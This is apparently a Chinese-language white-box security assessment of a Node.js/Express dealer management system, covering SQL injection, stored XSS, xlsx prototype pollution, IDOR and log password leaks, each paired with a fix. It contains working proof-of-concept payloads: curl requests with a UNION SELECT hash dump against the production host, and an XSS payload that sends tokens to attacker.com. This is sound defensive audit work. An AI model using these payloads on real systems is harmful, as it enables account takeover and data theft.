Volvo DMS 資安評估報告

日期：2026-04-24 範圍：`volvo-upload-test`（Node.js / Express + PostgreSQL，部署於 Zeabur） 評估方式：白箱 code review（不對 live 發動真實攻擊） Branch 狀態：`claude/remove-security-patches-ZPPMP`（= production 當前部署版本）

摘要

嚴重度	數量	代表範例
CRITICAL	5	SQL injection、Stored XSS、無 CSRF、xlsx CVE、Token 存 localStorage
HIGH	7	無安全標頭、無 rate limit、無帳號鎖定、檔案上傳無 magic bytes
MEDIUM	8	Session 無閒置逾時、pbkdf2 100k 弱、錯誤訊息洩漏、PG SSL 寬鬆
LOW	6	Dockerfile 用 root、無 .gitignore、formula injection
INFO	3	無 dependency scan、無 CI 檢查

整體風險評級：🔴 HIGH RISK — 多處 CRITICAL 漏洞可直接造成資料外洩 / 帳號盜用 / 任意 SQL 執行。建議 48 小時內修補 CRITICAL 項目，7 天內修補 HIGH 項目。

系統架構與攻擊面

暴露面分析：

- 🔴 App → PG 連線明文 — 若 `POSTGRES_SSL=false`，所有 SQL 與 hash 明文傳輸
- 🟠 Zeabur 內部 HTTP — 邊界到 app container 依賴容器隔離
- 🟢 瀏覽器 → Zeabur — HTTPS 加密，但無 HSTS（首次訪問可被 downgrade）
- 🔴 Token 存 localStorage — XSS 即可竊取

關鍵攻擊鏈示意

以下挑 5 條攻擊鏈詳細拆解「攻擊手法 → 流程 → POC → 修補」。其餘發現列於後續章節。

🔴 攻擊鏈 #1：SQL Injection 竊取全廠稽核資料（C1）

涉及漏洞：C1（`routes/auditLogs.js:94`）攻擊者需具備：super_admin 權限（或 DB 直接寫入權限） 影響資產：所有稽核紀錄、使用者密碼 hash、跨廠別資料


攻擊手法（Second-Order SQL Injection）

傳統 SQL injection 是把惡意字串塞進一個即時執行的參數；這裡的攻擊屬二階注入：把惡意 payload 先寫入 DB，等另一個查詢讀出該值再內插時才觸發。

攻擊手法：

1. 攻擊者（或被釣魚的 super_admin）透過合法 `PUT /api/users/:id` 把某位 branch_admin 的 `branch` 欄位改成 SQL payload
2. 該 branch_admin 下次查詢稽核紀錄時，後端把 `guard.branch` 直接字串內插到 SQL
3. payload 執行，跨廠資料外洩

攻擊流程



POC（白箱驗證用）

```
# 步驟 1：用 super_admin token 改 branch 欄位
curl -X PUT "https://volvo-upload-test.zeabur.app/api/users/42" \
  -H "Authorization: Bearer <super_admin_token>" \
  -H "Content-Type: application/json" \
  -d "{\"branch\":\"AMA' UNION SELECT password_hash,password_salt FROM users--\"}"

# 步驟 2：以該 branch_admin 帳號登入 → 呼叫稽核查詢
curl "https://volvo-upload-test.zeabur.app/api/audit-logs" \
  -H "Authorization: Bearer <branch_admin_token>"
# response body 會包含 UNION 出來的 hash / salt
```

建議修補

改用參數綁定（`$N`）：

```
// ❌ 漏洞版本（auditLogs.js:94）
${guard.role === 'branch_admin' ? `AND user_branch = '${guard.branch}'` : ''}

// ✅ 修補版本
const conds = [];
const params = [];
let idx = 1;
if (guard.role === 'branch_admin') {
  conds.push(`user_branch = $${idx++}`);
  params.push(guard.branch);
}
const sql = `SELECT ... FROM audit_logs WHERE ${conds.join(' AND ')}`;
await pool.query(sql, params);
```


🔴 攻擊鏈 #2：Stored XSS → 竊取所有人 Token（C2 + C5）

涉及漏洞：C2（`public/stats.html:1334`）+ C5 (localStorage 儲存 token) 攻擊者需具備：upload 權限（上傳維修業務 Excel） 影響資產：所有受害使用者的 session、任意身份冒充

攻擊手法（Stored XSS + Token Exfiltration）

1. 攻擊者上傳特製 Excel，在 `service_advisor` 欄位塞 JS payload
2. Payload 存進 `repair_income` 表
3. 任何使用者打開報表頁，前端 `innerHTML=\` …${r.service_advisor}…`` 直接渲染
4. JS 在受害者 session 內執行，讀 `localStorage.dms_token` 送到攻擊者 server
5. 攻擊者拿 token 呼叫任何 API（含 super_admin 權限操作）

攻擊流程



POC

```
# 步驟 1：產生惡意 xlsx
import openpyxl
wb = openpyxl.Workbook()
ws = wb.active
ws.append(['工單號', 'SA', '其他欄位...'])
payload = '<img src=x onerror="fetch(\'https://attacker.com/s?t=\'+localStorage.dms_token)">'
ws.append(['W001', payload, 'foo'])
wb.save('evil.xlsx')

# 步驟 2：上傳（需有 upload 權限）
# curl -X POST -F "file=@evil.xlsx" ... /api/upload/repair

# 步驟 3：任何 super_admin 開 stats.html → XSS 觸發 → token 飛到 attacker.com
```

建議修補（雙層防禦）

層 1：Output encoding（全站必做）

```
// 在 stats.html 已有 _h() helper (line 1118) ，確保所有塞 innerHTML
// 的使用者控制欄位都過一層 escape：

// ❌ 漏洞
`<td>${r.service_advisor}</td>`

// ✅ 修補
`<td>${_h(r.service_advisor)}</td>`
```

層 2：Token 改 HttpOnly cookie（根本解）

```
// 登入成功後 server 端：
res.cookie('dms_token', token, {
  httpOnly: true,          // JS 讀不到
  secure: true,             // 只走 HTTPS
  sameSite: 'strict',       // 防 CSRF
  maxAge: 8 * 60 * 60 * 1000,
});
// localStorage.dms_token 棄用；XSS 即使發生也竊不到 token
```


🔴 攻擊鏈 #3：xlsx CVE → Prototype Pollution（C4）

涉及漏洞：C4 (xlsx@0.18.5 — CVE-2023-30533) 攻擊者需具備：upload 權限 影響資產：整個 Node process 的 runtime 行為

攻擊手法

`xlsx@0.18.5` 的 `XLSX.read()` 在解析特製 workbook 時未過濾 `__proto__` 等特殊鍵，攻擊者可在 sheet 結構中埋入 prototype pollution payload，導致 `Object.prototype` 被全域污染。

攻擊流程


攻擊者產生惡意 xlsx內含 __proto__.isAdmin = true
POST /api/upload
multer 接收 buffer
XLSX.read buffer
解析過程
Object.prototype.isAdmin = true
🔥 全域污染
後續任何檢查if user.isAdmin 都為 true
權限繞過 / 狀態混淆

POC（概念）

```
// 攻擊者用修改過的 xlsx library 產生 workbook，
// 在 sheet metadata 中注入 __proto__ 鍵
// 受害伺服器 XLSX.read() 後：

console.log({}.isAdmin);  // => true (全域被污染)

// 後續 middleware:
if (user.isAdmin) grantAccess();  // 繞過
```

建議修補

```
// package.json
{
  "dependencies": {
-   "xlsx": "^0.18.5"
+   "xlsx": "npm:@e965/xlsx@^0.20.3"
  }
}
```

`@e965/xlsx` 是社群維護的 CVE-patched fork，API 100% 相容。


🟠 攻擊鏈 #4：橫向越權刪他廠資料（H8）

涉及漏洞：H8（`routes/bodyshopBonus.js:639`）攻擊者需具備：任一廠別 branch_admin + `feature:bodyshop_bonus_edit` 權限 影響資產：所有廠別的鈑烤獎金申請紀錄

攻擊手法

典型的 IDOR / Horizontal Privilege Escalation — DELETE endpoint 只檢查 resource ID 存在，沒驗證 resource 是否屬於呼叫者的 branch。

攻擊流程



POC

```
# AMA branch_admin 的 token 可刪 AMC 的任何 application
curl -X DELETE "https://volvo-upload-test.zeabur.app/api/bodyshop-bonus/applications/999" \
  -H "Authorization: Bearer <AMA_admin_token>"
# 回應: {"ok":true}  ← 不論 id 999 屬於哪廠
```

建議修補

```
// routes/bodyshopBonus.js:639
router.delete('/bodyshop-bonus/applications/:id',
  requirePermission('feature:bodyshop_bonus_edit'),
  async (req, res) => {
    try {
      const guard = req.user;  // 從 requireAuth middleware 取得
      const r = await pool.query(
        'SELECT app_period, branch FROM bodyshop_bonus_applications WHERE id=$1',
        [req.params.id]
      );
      if (!r.rows[0]) return res.status(404).json({ error: '找不到資料' });

      // ✅ 新增：branch_admin 只能刪自己廠的
      if (guard.role === 'branch_admin' && r.rows[0].branch !== guard.branch) {
        return res.status(403).json({ error: '無權刪除其他廠別的資料' });
      }

      if (checkPeriodLock(r.rows[0].app_period, res, req)) return;
      await pool.query(
        'DELETE FROM bodyshop_bonus_applications WHERE id=$1',
        [req.params.id]
      );
      res.json({ ok: true });
    } catch(e) { res.status(500).json({ error: e.message }); }
  }
);
```

系統性修補：建議全站 audit 所有 `:id` 路由，確保 DELETE / PATCH / PUT 都有 ownership check。


🟠 攻擊鏈 #5：Bootstrap 密碼從雲端 log 外洩（H9）

涉及漏洞：H9（`db/init.js:732`）攻擊者需具備：雲端 log 讀取權限（Zeabur 員工 / 共享 log 的同事 / 誤開啟的 log 分享連結） 影響資產：初始 super_admin 帳號，可能長期有效

攻擊手法

若首次部署未設 `INITIAL_ADMIN_PASSWORD` env，init.js 會隨機產生密碼並 `console.log` 印到 stdout。雲端平台（Zeabur / AWS / GCP）會保留 stdout 作為 log，可能保存數週到數年。

攻擊流程




建議修補

```
// ❌ 漏洞版本 (db/init.js:732)
if (_env) {
  console.log('[initDB] ✅ 預設管理員已建立: admin（使用 INITIAL_ADMIN_PASSWORD 指定的密碼）');
} else {
  console.log(`[initDB] ✅ 預設管理員已建立: admin / ${_pwd}（請立即變更...）`);
}

// ✅ 修補版本：production 強制要求 env
if (!_env && process.env.NODE_ENV === 'production') {
  console.error('[initDB] ❌ production 環境必須設定 INITIAL_ADMIN_PASSWORD');
  process.exit(1);
}
// 開發環境若 auto-generate，至少寫入 file（container 重啟即消失）
if (!_env) {
  require('fs').writeFileSync('/tmp/initial_admin_password.txt', _pwd, { mode: 0o600 });
  console.log('[initDB] ✅ admin 密碼已寫入 /tmp/initial_admin_password.txt（僅本次有效）');
}
```

配套措施：`users.must_change_password` 欄位，首次登入強制改密碼。

嚴重度分佈視覺化



C1. SQL Injection via `guard.branch` 字串內插

- 檔案：`routes/auditLogs.js:94, 115-116, 128, 135, 143, 154, 163`
- POC：

```
// auditLogs.js:94
${guard.role === 'branch_admin' ? `AND user_branch = '${guard.branch}'` : ''}
```

- 攻擊路徑：super_admin 帳號被接管（或 insider）→ 將某 branch_admin 的 `users.branch` 欄位改為 `AMA' OR '1'='1' --` → 該使用者查稽核記錄時注入生效，繞過 branch 隔離讀到全部資料，或進一步 `UNION SELECT password_hash FROM users` 洩密碼 hash

- 衝擊：所有歷史稽核、跨廠別資料、使用者 credentials
- 修補：改用 `$N` 參數綁定，如 `conds.push('user_branch = $' + (idx++)); params.push(guard.branch);`

C2. Stored XSS — 主要報表頁面

- 檔案：
  - `public/stats.html:1334, 1536, 1560` — `${r.service_advisor}` / `${r.part_name}` / `${r.branch}` 直接塞 innerHTML
  - `public/bonus.html` — 112 處 innerHTML，絕大多數未過 `_h()` escape
  - `public/query.html` / `public/performance.html` — 多處類似
- POC：上傳 Excel 使用者欄位含 `<img src=x onerror="fetch('https://attacker.com/steal?token='+localStorage.dms_token)">`，受害者開啟對應報表即執行
- 衝擊：localStorage 的 `dms_token` 被 exfil → 攻擊者拿到 session → 任意操作
- 修補：全站 `${...}` 塞 innerHTML 的地方改走 `_h()` helper；或改用 `textContent` 而非 innerHTML

C3. 無 CSRF 保護

- 檔案：`index.js`（未掛任何 CSRF middleware）
